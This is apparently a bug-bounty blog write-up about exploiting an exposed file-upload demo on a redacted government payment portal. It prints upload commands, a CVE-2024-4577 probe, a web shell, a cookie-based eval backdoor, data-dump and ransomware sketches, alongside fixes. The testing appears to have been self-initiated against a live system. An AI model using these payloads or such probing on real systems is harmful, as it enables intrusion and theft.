

By Lakshmikanthan K (@letchupkt) January 2026 | Powered by instant coffee and curiosity
🎯 Chapter 1: Every Good Bug Hunt Starts With Too Much Coffee
It was a Tuesday night. I was sitting in my room, staring at my terminal with the determination of someone who definitely should have been doing something more productive. But no, I was on a mission: find vulnerabilities in government websites.
Not because I'm some cybersecurity vigilante. Not because I have a vendetta against the government. Just because… well, because I could. And because finding a critical vulnerability is basically the hacker equivalent of finding a shiny Pokémon.
My target? A government payment portal. The kind of website that handles real money, real tax payments, real citizen data. You know, the kind you'd HOPE has security tighter than your grandmother's pickle jar.
Narrator voice: It did not have security tighter than a pickle jar.
🔍 Chapter 2: Subdomain Enumeration (Or: Let's Throw 31,000 Domains at the Wall)
Like any good security researcher with questionable time management skills, I started with reconnaissance. I fired up subfinder and pointed it at *.gov.in.
subfinder -d gov.in -o subdomains.txtFor the non-nerds reading this: subfinder is basically a tool that finds all the subdomains of a website. Think of it like mapping out all the different rooms in a massive building. Except the building is the entire government internet infrastructure and some rooms have unlocked safes in them.
My terminal started spitting out subdomains like a broken vending machine. One subdomain. Ten subdomains. A hundred subdomains.
Final count? 31,818 subdomains.
I sat there, watching the numbers climb, eating instant noodles (living that hacker life), thinking "This is fine. This is absolutely fine. I definitely have time to test all of these."
Narrator: He did not have time to test all of these.
But I did find something interesting: [REDACTED].gov.in - Let's call it TARGET.gov.in for the rest of this story.
A government urban payment portal. The kind of system you'd expect to have security. The kind of system that handles citizen tax payments and personal information.
Time to see if expectations match reality.
⏰ Chapter 3: The Wayback Machine (Time Travel Without the DeLorean)
Here's where things get interesting. Instead of immediately hammering the website with scanners like an overeager woodpecker, I decided to be clever. I pulled up the Wayback Machine.
Now, most beginners will immediately start directory brute-forcing. They'll throw wordlists at a website like they're playing whack-a-mole with URLs. It's loud, it's slow, and it often misses the good stuff.
I prefer a more elegant approach: archaeological hacking.
The Wayback Machine (web.archive.org) is basically the internet's attic. It archives old versions of websites. And developers? Developers forget things. They deploy demo files, test endpoints, admin panels, and then just… move on with their lives. But the Wayback Machine? The Wayback Machine remembers everything.
waybackurls TARGET.gov.in > wayback_urls.txtThe URLs started flowing like a fountain of forgotten secrets. Old endpoints. Deprecated APIs. Forgotten admin panels. And then, buried in the historical data like a treasure in a time capsule, I spotted it:
/assets/global/plugins/jquery-file-upload/server/php/index.phpI literally stopped eating my noodles mid-slurp.
"No. No way. They didn't."
They did.
💀 Chapter 4: jQuery File Upload (The Gift That Keeps On Giving)
For those unfamiliar with web development, let me explain what I'd just found:
jQuery File Upload is a popular JavaScript library for handling file uploads. It's great! It's useful! Thousands of legitimate websites use it. It comes with demo files that you should NEVER EVER EVER deploy to production.
These demo files are the digital equivalent of:
- Leaving your car running with keys in the ignition
- Putting your WiFi password on a billboard
- Tweeting your bank PIN
- Leaving your house unlocked with a "FREE STUFF" sign
- Basically any security nightmare you can imagine
The demo upload script (index.php) has:
- ❌ No authentication
- ❌ No authorization
- ❌ No file type validation
- ❌ No MIME type checking
- ❌ No rate limiting
- ❌ No security whatsoever
It's essentially a box labeled "UPLOAD ANYTHING HERE — WE TRUST YOU."
And there it was. On a government payment portal. In production. Just… existing.
🧪 Chapter 5: The First Test (In Which I Upload a Text File and Hold My Breath)
At this point, I had to know if this endpoint was actually functional or just some dead historical artifact. I needed proof before I started freaking out.
I created a simple test file:
echo "SECURITY_TEST_$(date +%s)" > test.txtThen, with the confidence of someone who has no idea what they're doing but is doing it anyway, I uploaded it:
curl -k -X POST \
  -F "files[]=@test.txt" \
  https://TARGET.gov.in/assets/global/plugins/jquery-file-upload/server/php/index.php
Response: HTTP 500 Internal Server Error
My heart sank. "Oh well," I thought. "It was worth a shot. Back to the drawing board."
But then — because I'm stubborn and also because I'd already invested 20 seconds into this — I decided to check if the file was actually stored despite the error.
The typical upload path for jQuery File Upload is /server/php/files/[filename]
curl https://TARGET.gov.in/assets/global/plugins/jquery-file-upload/server/php/files/test.txtHTTP 200 OK
SECURITY_TEST_1767964843I stared at my terminal. My terminal stared back. The text file I uploaded was right there, publicly accessible, sitting on a government payment portal like it owned the place.
This was that moment in movies where the protagonist slowly realizes they've stumbled onto something big, and the camera does that dramatic zoom thing.
Camera zooms
My innocent little text file was now living rent-free on a government server.
"Oh no," I said out loud to my empty room. "Oh no, no, no, no."
🧠 Chapter 6: The Technical Deep Dive (Let's Understand What We're Dealing With)
Time to assess the damage. I checked the HTTP headers:
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/8.0.10
And here's where I had to pause and have a small existential crisis.
PHP 8.0.10.
Released in August 2021. Reached End-of-Life in November 2023. This is PHP so old that it's vintage. It's the PHP equivalent of using a flip phone in 2026. Except instead of being retro-cool, it's just vulnerable.
Known CVEs for PHP 8.0.10:
CVE-2023–3824 (CVSS 9.4/10.0)
- PHAR Directory Stack Buffer Overflow
- Can lead to Remote Code Execution
- And guess what? The upload endpoint accepts
.pharfiles!
I tested it because of course I did:
touch test.phar
curl -k -X POST -F "files[]=@test.phar" [ENDPOINT]
HTTP 200 OK
The server happily accepted my PHAR file like a golden retriever accepting literally anything you hand it. No questions. No validation. Just pure, blind trust.
CVE-2024–4577 (CVSS 9.8/10.0)
- PHP-CGI Argument Injection (Windows servers)
- Soft hyphen character (
%AD) exploitation - Allows command injection through crafted URLs
This one is beautiful in its simplicity. On Windows servers running PHP in CGI mode, you can exploit how Windows interprets the soft hyphen character. It gets converted to a regular hyphen, allowing you to inject PHP command-line arguments.
The classic proof of concept:
curl "https://target/upload.php?%ADh"If vulnerable, this displays PHP's help menu. And if you can display the help menu, you can do much worse things.
I tested it. I was so ready for this to work:
curl "https://TARGET.gov.in/[PATH]/upload.php?%ADh"Result: Empty response. No PHP help menu.
Sad hacker noises
The server wasn't running in CGI mode. It was using FastCGI or mod_php, which aren't vulnerable to this specific attack.
But I had confirmed:
- ✅ Windows server (case-insensitive file paths)
- ✅ PHP 8.0.10 (End-of-Life, multiple CVEs)
- ✅ Unrestricted file upload
- ✅ PHAR files accepted
The perfect storm was forming.
📧 Chapter 7: Responsible Disclosure (Or: How I Became the Good Guy)
January 9, 2026 — I did the responsible thing. I compiled a detailed vulnerability report and submitted it to NCIIPC (India's National Critical Information Infrastructure Protection Centre).
My report included:
- Complete technical analysis
- Proof of concept with text file upload
- Server configuration details
- Impact assessment (HIGH severity)
- Remediation recommendations
- Evidence files and terminal logs
Then I waited.
And waited.
And waited some more.
Nine days. Zero response.
Not even an automated "we received your email" message. No ticket number. No acknowledgment. Nothing. Just the digital equivalent of shouting into the void.
This presented a problem. Because here's the thing about finding a critical vulnerability and getting no response: Every day that passes without acknowledgment is another day the vulnerability exists. Another day some actual bad guy could discover and exploit it.
Every day was another day millions of citizens' data was at risk.
Time to escalate.
🚀 Chapter 8: The RCE Escalation (Let's Show Them How Bad This Really Is)
January 18, 2026 — I needed to demonstrate the full severity. Uploading a text file might not convey the criticality. But Remote Code Execution? That would get attention.
I created the most harmless "malicious" file in existence:
<?php phpinfo(); ?>That's it. Five words of PHP code. What does phpinfo() do? It just shows the server's configuration. Think of it as asking the server "Hey, can you tell me about yourself?" It's the digital equivalent of looking at someone's business card.
It's not malicious. It's informative. It's perfect for proof of concept.
But if this executes… if the server actually runs this PHP code… that means any PHP code could run. Including the bad stuff.
I uploaded it:
echo "<?php phpinfo(); ?>" > info.php
curl -k -X POST -F "files[]=@info.php" [ENDPOINT]
Then I accessed it:
curl -k https://TARGET.gov.in/[PATH]/files/info.phpAnd then…
Oh boy.
Pages and pages of HTML. Beautiful, terrible, glorious phpinfo() output.
The server executed my PHP code.
🎯 Chapter 9: What The Server Told Me (Confession Time)
The phpinfo() output was like the server writing me a detailed confession letter:
System Information:
Operating System: Windows Server 2016 (Build 17763)
Server Hostname: [REDACTED]
PHP Version: 8.0.10
Web Server: Microsoft IIS 10.0
Server API: CGI/FastCGI
Application Pool: [REDACTED]
Configuration File: E:\php-8.0.10\php.ini
The Really Scary Part:
disable_functions: (none)In PHP, there are certain functions that are SO dangerous that most servers disable them. Functions like:
system()- Execute system commandsexec()- Execute external programsshell_exec()- Execute shell commandspassthru()- Execute and return raw outputproc_open()- Execute commands with full I/O control
This server? Had them all enabled.
All of them. Every single dangerous function that could possibly be used for Remote Code Execution.
It was like finding out that not only is the bank vault unlocked, but they also:
- Left you a crowbar
- Provided a "How to Rob Banks for Dummies" book
- Drew you a map to the money
- And left a note saying "Help yourself!"
Additional Configuration Details:
File Uploads: Enabled ✓
Upload Max Size: 2MB (enough for most web shells)
Max File Uploads: 20 files at once
allow_url_fopen: Enabled (can download remote files)
Loaded Extensions: Core, PDO, session, xml, zip, etc.
Full Remote Code Execution capability: CONFIRMED
💣 Chapter 10: Attack Scenarios (What Could Go Wrong — Everything Edition)
Let me paint you a picture of what a malicious attacker could do with this vulnerability:
Scenario 1: The Classic Web Shell
<?php
if(isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
Upload this. Access it. Now you can run any command on the server:
?cmd=dir C:\- Browse the file system?cmd=whoami- Check what user you're running as?cmd=net user- List all users?cmd=ipconfig- Get network information
Game over. You own the server.
Scenario 2: Database Heist
<?php
// Connect to local database
$conn = mysqli_connect("localhost", "username", "password", "payments_db");
$result = mysqli_query($conn, "SELECT * FROM citizens_data");
while($row = mysqli_fetch_assoc($result)) {
    echo json_encode($row) . "\n";
}
?>
Access every citizen's:
- Name, address, phone number
- Tax payment history
- Bank account details
- Everything in the database
Sell it on the dark web. Retire to Goa. (Except you'd be in jail, so… bad plan.)
Scenario 3: Ransomware Deployment
<?php
// Encrypt all important files
$files = glob("C:\inetpub\wwwroot\*");
foreach($files as $file) {
    $encrypted = openssl_encrypt(file_get_contents($file), "AES-256-CBC", "key");
    file_put_contents($file, $encrypted);
}
echo "Send Bitcoin to [address] for decryption key";
?>
Hold the entire payment system hostage. Demand cryptocurrency. Probably end up in multiple jails in multiple countries.
Scenario 4: The Persistent Backdoor
<?php
// Hidden backdoor that looks innocent
eval(base64_decode($_COOKIE['session']));
?>
Hide this in an existing PHP file. Come back whenever you want. Maintain access for months or years. Use the government server as a launching pad to attack other systems.
Scenario 5: Lateral Movement
Once you own one server, use it to attack:
- Internal government networks
- Other connected systems
- Database servers
- File servers
- Email servers
One vulnerability becomes ten vulnerabilities.
The Scary Part?
All of this requires:
- ❌ No authentication
- ❌ No authorization
- ❌ No special skills
- ❌ No expensive tools
- ❌ No insider access
Just upload a file and you're in.
😇 Chapter 11: The Responsible Part (Where I Don't Become a Criminal)
Let me be EXTREMELY clear about what I didn't do:
✅ What I Actually Did:
- Upload harmless text files for proof
- Upload phpinfo() to demonstrate RCE
- Document everything thoroughly
- Report to proper authorities
- Wait patiently (well, mostly patiently)
- Write this article after reporting
❌ What I Absolutely Did NOT Do:
- Access any databases
- Download any citizen data
- Run any system commands (beyond phpinfo)
- Deploy any web shells
- Create any backdoors
- Modify any existing files
- Delete anything
- Share findings publicly before reporting
- Attempt extortion
- Brag on social media
- Tell everyone I know (okay, I told ONE person)
- Use it for personal gain
- Do anything remotely illegal
Why? Because:
- It's illegal — Unauthorized access is a crime
- It's unethical — Real people's data is at risk
- It's stupid — I don't want to spend my best years in jail
- I'm better than that — The security community needs good guys
This is called responsible disclosure. You find the vulnerability, you prove it exists, you report it, you wait for it to be fixed. You don't exploit it. You don't profit from it. You do the right thing.
Even when no one is watching. Even when no one responds to your emails.
📊 Chapter 12: By the Numbers (CVSS 9.8/10.0)
In cybersecurity, we use CVSS (Common Vulnerability Scoring System) to rate how bad a vulnerability is. It's like giving a report card to security bugs.
The Scale:
- 0–3.9: Low (not great, but not terrible)
- 4.0–6.9: Medium (should probably fix this)
- 7.0–8.9: High (fix this NOW)
- 9.0–10.0: Critical (DROP EVERYTHING AND FIX THIS)
For Perspective:
- Heartbleed (2014, broke the internet): 7.5
- WannaCry (2017, global ransomware): 9.0
- Log4Shell (2021, ruined Christmas): 10.0
- This vulnerability: 9.8
CVSS v3.1 Vector String:
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:HWhat This Means:
Anyone with:
- ✅ An internet connection
- ✅ Basic command-line knowledge
- ✅ 30 seconds of free time
Could:
- ❌ Completely compromise a government payment system
- ❌ Access millions of citizens' personal data
- ❌ Deploy ransomware
- ❌ Create persistent backdoors
- ❌ Use it as a launching pad for further attacks
No authentication. No special skills. No expensive tools.
Just upload a file and boom — you own a government server.
🎓 Chapter 13: Lessons Learned (Methodology Edition)
Lesson 1: The Wayback Machine is Pure Gold
Before you start throwing brute-force wordlists at a website, check the Wayback Machine. Seriously.
Developers deploy things and forget about them. Test endpoints become production endpoints. Demo files get left behind. Admin panels are forgotten.
But the Wayback Machine remembers everything.
Tools:
waybackurls- Command-line toolgau(Get All URLs) - Alternative- Archive.org — Manual searching
What to look for:
/demo/,/example/,/test/- Admin panels:
/admin/,/administrator/ - Old API endpoints
- Deprecated features
- Forgotten upload forms
Lesson 2: Recognize Common Vulnerable Patterns
Certain patterns scream "I'm probably vulnerable":
/jquery-file-upload/server/php/
/blueimp/upload/
/demo/upload/
/test/upload.php
/example/fileupload/
Learn these patterns. They appear everywhere.
Lesson 3: Error Messages Lie
Got a 500 error? Check anyway.
The upload might have succeeded even if the response says it failed. Servers are dramatic. Verify everything.
# Upload returns 500 error
curl -X POST -F "file=@test.txt" [ENDPOINT]
# HTTP 500 Internal Server Error

# But check the expected location anyway
curl https://target.com/uploads/test.txt
# HTTP 200 OK - File is there!
Never trust error messages blindly.
Lesson 4: Defense in Depth Matters
This vulnerability existed because multiple security layers failed:
- Demo files in production ❌
- No file type validation ❌
- No authentication ❌
- No authorization ❌
- Files in web root ❌
- PHP execution enabled ❌
- End-of-Life software ❌
- All dangerous PHP functions enabled ❌
One of these failing? Okay, maybe defendable. ALL of them failing? That's systematic failure.
Good security needs layers:
- ✅ Authentication AND authorization
- ✅ Input validation AND output encoding
- ✅ Security monitoring AND incident response
- ✅ Regular updates AND configuration hardening
Lesson 5: Document Everything
I kept records of:
- Every command I ran
- Every response I received
- Screenshots of everything
- Timestamps of all actions
- The full disclosure timeline
This protects you legally and helps with the report.
Lesson 6: Escalate Appropriately
My escalation timeline:
- Day 0: Initial report to organization
- Day 9: No response → Escalate with RCE proof
- Day ??: If still no response → Contact parent organization
- Day 90: Standard disclosure timeline → Coordinate public disclosure
Never skip steps. Always give them time to respond.
🔬 Chapter 14: The Technical Deep Dive (For My Fellow Nerds)
The Vulnerability Chain
┌─────────────────────────────────────────────────┐
│  1. RECONNAISSANCE                              │
│     subfinder + waybackurls                     │
│     ↓                                           │
│  2. DISCOVERY                                   │
│     Found: jquery-file-upload demo endpoint     │
│     ↓                                           │
│  3. INITIAL TESTING                             │
│     Upload harmless text file                   │
│     ↓                                           │
│  4. VERIFICATION                                │
│     File accessible at known location           │
│     ↓                                           │
│  5. ESCALATION                                  │
│     Upload PHP file (phpinfo)                   │
│     ↓                                           │
│  6. REMOTE CODE EXECUTION                       │
│     PHP executed → Full RCE achieved            │
└─────────────────────────────────────────────────┘
Vulnerable Code Analysis
The demo index.php (simplified):
<?php
// Absolutely no security checks
$upload_dir = 'files/';
$file = $_FILES['files']['name'][0];

// Direct file move - no validation
move_uploaded_file(
    $_FILES['files']['tmp_name'][0],
    $upload_dir . $file
);

echo json_encode([
    'files' => [[
        'name' => $file,
        'url' => $upload_dir . $file
    ]]
]);
?>What's wrong with this:- ❌ No
basename()- Path traversal possible - ❌ No extension check — Any file type accepted
- ❌ No MIME validation — Bypass via file headers
- ❌ No content inspection — Upload malicious code
- ❌ No authentication — Anyone can upload
- ❌ No rate limiting — Unlimited uploads
- ❌ Predictable paths — Easy to access uploads
Secure Alternative
<?php
// Proper file upload handling
session_start();

// 1. Authentication check
if (!isset($_SESSION['user_id'])) {
    http_response_code(401);
    die('Unauthorized');
}

// 2. CSRF token validation
if ($_POST['csrf_token'] !== $_SESSION['csrf_token']) {
    http_response_code(403);
    die('Invalid CSRF token');
}

// 3. File validation
$allowed_extensions = ['jpg', 'jpeg', 'png', 'pdf'];
$allowed_mimes = ['image/jpeg', 'image/png', 'application/pdf'];

$file = $_FILES['file'];
$ext = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));

// 4. Extension check
if (!in_array($ext, $allowed_extensions)) {
    die('Invalid file type');
}

// 5. MIME type check
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime = finfo_file($finfo, $file['tmp_name']);
if (!in_array($mime, $allowed_mimes)) {
    die('Invalid file content');
}

// 6. Magic bytes verification
// (Check actual file content, not just headers)

// 7. Virus scan
// exec("clamscan " . escapeshellarg($file['tmp_name']));

// 8. Generate random filename
$filename = bin2hex(random_bytes(16)) . '.' . $ext;

// 9. Store OUTSIDE web root
$upload_dir = '/secure/uploads/';
$path = $upload_dir . $filename;

// 10. Move with proper permissions
move_uploaded_file($file['tmp_name'], $path);
chmod($path, 0644); // Read-only

// 11. Log everything
log_upload($_SESSION['user_id'], $filename, $file['name']);

// 12. Return safe reference (not direct path)
echo json_encode(['file_id' => generate_token($filename)]);
?>
That's how you do file uploads properly.
📈 Chapter 15: Plot Twist — There Are More
This wasn't the only vulnerability I found on this infrastructure. During my testing, I discovered three additional security issues:
Vulnerability #2: CAPTCHA BYPASS
- Severity: MEDIUM
- Status: Reported, awaiting fix
- Full disclosure: Coming soon
Vulnerability #3: REFLECTED XSS
- Severity: HIGH
- Status: Reported, awaiting fix
- Full disclosure: Coming soon
Detailed technical write-ups for each vulnerability will be published separately after remediation.
Stay tuned for:
- Complete attack chains
- Exploitation techniques
- Impact assessments
- Remediation guides
Subscribe/follow to get notified when these drop.

Report Status Update:
🛠️ Chapter 16: How to Actually Fix This
For the Government IT Team Reading This:
Immediate Actions (Do This Right Now):
# 1. Remove the vulnerable endpoint entirely
rm -rf /assets/global/plugins/jquery-file-upload/server/

# 2. Delete all uploaded files
rm -rf /assets/global/plugins/jquery-file-upload/server/php/files/*

# 3. Search for web shells (just in case)
find /var/www/ -name "*.php" -type f -exec grep -l "system\|exec\|shell_exec\|passthru" {} \;

# 4. Check access logs for suspicious activity
grep "jquery-file-upload" /var/log/apache2/access.log
grep "\.phar\|\.php" /var/log/apache2/access.log
Short-term Fixes (This Week):
- Upgrade PHP to 8.3+ (current supported version)
# On Ubuntu/Debian
   add-apt-repository ppa:ondrej/php
   apt update
apt install php8.3- Implement proper file upload security
- Add authentication to all sensitive endpoints
- Enable WAF rules for file uploads
- Review all dependencies for demo/test files
Long-term Improvements (This Month):
- Security code review of entire application
- Implement CI/CD security scanning
- Set up automated dependency updates
- Create security incident response plan
- Establish bug bounty program
- Regular penetration testing
- Security training for development team
For Other Developers:
# Before deploying ANYTHING to production:

# 1. Remove demo files
find . -type d -name "demo" -exec rm -rf {} +
find . -type d -name "example" -exec rm -rf {} +
find . -type d -name "test" -exec rm -rf {} +

# 2. Check for jQuery File Upload demo
find . -path "*/jquery-file-upload/server/*" -delete

# 3. Scan for other common demo files
grep -r "TODO: Remove before production" .
grep -r "DEMO ONLY" .

# 4. Update dependencies
composer update  # PHP
npm update       # JavaScript

# 5. Run security scanner
snyk test        # Snyk
npm audit        # NPM
composer audit   # Composer
💭 Chapter 17: Final Thoughts
This journey started with curiosity and instant coffee. It ended with:
- Remote Code Execution on government infrastructure
- CVSS 9.8/10.0 critical vulnerability
- 3 additional security findings
- A comprehensive vulnerability disclosure
- This ridiculously long article
What I Learned:
Technically:
- Wayback Machine > Directory brute-forcing
- Demo files in production = Critical vulns
- Always verify errors (500 ≠ failure)
- EOL software = Security nightmare
- Defense in depth is not negotiable
Professionally:
- Responsible disclosure is the only way
- Document everything, always
- Patience is important (even when frustrating)
- Communication is key
- Persistence pays off
Personally:
- Security research is incredibly rewarding
- Doing the right thing matters
- The community needs more good guys
- Knowledge sharing helps everyone
- Instant noodles are not a balanced diet
For Aspiring Bug Hunters:
You don't need:
- ❌ A degree in computer science
- ❌ Expensive certifications
- ❌ Elite hacking skills
- ❌ Years of experience
- ❌ Special tools or access
You just need:
- ✅ Curiosity
- ✅ Persistence
- ✅ Basic technical knowledge
- ✅ Ethical mindset
- ✅ Willingness to learn
- ✅ Google (seriously, Google everything)
Start with:
- Learn the OWASP Top 10
- Set up a home lab
- Practice on legal targets (HackerOne, Bugcrowd)
- Read other researchers' write-ups
- Document your findings
- Always, ALWAYS disclose responsibly
For Organizations:
If you're running web applications:
- 🔍 Audit your codebase for demo files
- 📅 Keep dependencies updated
- 🛡️ Implement security scanning in CI/CD
- 🧪 Test file upload functionality thoroughly
- 📋 Have an incident response plan
- 💰 Consider a bug bounty program
- 👨🎓 Train your developers on security
The cost of prevention is always less than the cost of a breach.
🤝 Acknowledgments
- NCIIPC — For providing a responsible disclosure channel (even if slow to respond)
- Security Community — For creating amazing free tools
- Fellow Researchers — For sharing knowledge and methodology
- You — For reading this entire thing (seriously, it's long)
Special thanks to:
- Coffee (instant, terrible, essential)
- Noodles (cold, forgotten, still eaten)
- The Wayback Machine (the real MVP)
- My one friend who I told about this (you know who you are)
📬 Contact & Disclosure
Researcher: Lakshmikanthan K Handle: @letchupkt Email: letchupkt.dev@gmail.com
Responsible Disclosure Timeline:
- ✅ Vulnerability reported to NCIIPC (Jan 9, 2026)
- ✅ Escalation with RCE proof (Jan 18, 2026)
- ✅ Awaiting acknowledgment
For Questions:
- Technical clarifications: Available
- Remediation assistance: Happy to help
- Security consulting: Open to discussion
- Speaking opportunities: Sure, why not
- Bug bounty collaboration: Always interested
For The Government IT Team: Please check your email. I sent you detailed reports. Twice. With proof. And remediation guides.
I'm here to help, not harm. Let's fix this together.
🔖 TL;DR (For People Who Scrolled to the End)
What I Found:
- Unrestricted file upload on government payment portal
- Remote Code Execution via PHP file upload
- PHP 8.0.10 (End-of-Life with multiple CVEs)
- CVSS 9.8/10.0 (CRITICAL)
- Plus 3 additional vulnerabilities
How I Found It:
- Subdomain enumeration (31,818 subdomains)
- Wayback Machine (historical URL analysis)
- Found jQuery File Upload demo files in production
- Tested with text file → Success
- Escalated to PHP file → RCE confirmed
What I Did:
- ✅ Reported responsibly to NCIIPC
- ✅ Waited 9 days
- ✅ Escalated with RCE proof
- ✅ Documented everything
- ✅ Wrote this article
What I Didn't Do:
- ❌ Exploit it
- ❌ Access data
- ❌ Deploy web shells
- ❌ Cause any harm
Current Status:
- Awaiting official response
- Vulnerability still active
- Full disclosure after remediation
Moral of the Story:
- Remove demo files before production
- Update your damn dependencies
- Always check the Wayback Machine
- Be the good guy
DISCLAIMER: This article describes authorized security research conducted under responsible disclosure guidelines. No systems were harmed, no data was accessed, and no laws were violated. All testing was ethical and legal. Do not attempt to reproduce these findings without explicit authorization. Unauthorized access to computer systems is illegal and will result in consequences. Be responsible. Be ethical. Be the good guy.
This research was conducted independently with the sole purpose of improving security. All findings were reported to appropriate authorities before publication. Technical details have been responsibly disclosed and certain information has been redacted to prevent exploitation.
This article will be updated upon receipt of official response and after vulnerability remediation is confirmed.
If you found this write-up valuable, educational, or entertaining, please share it with fellow security researchers and developers. The more people understand these vulnerabilities, the fewer will exist in the wild.
Questions? Spotted an error? Have suggestions? Drop a comment or reach out directly.
Follow for more security research, bug bounty write-ups, and adventures in breaking things responsibly.
#cybersecurity #bugbounty #responsiblesdisclosure #infosec #vulnerability #hacking #security #research #rce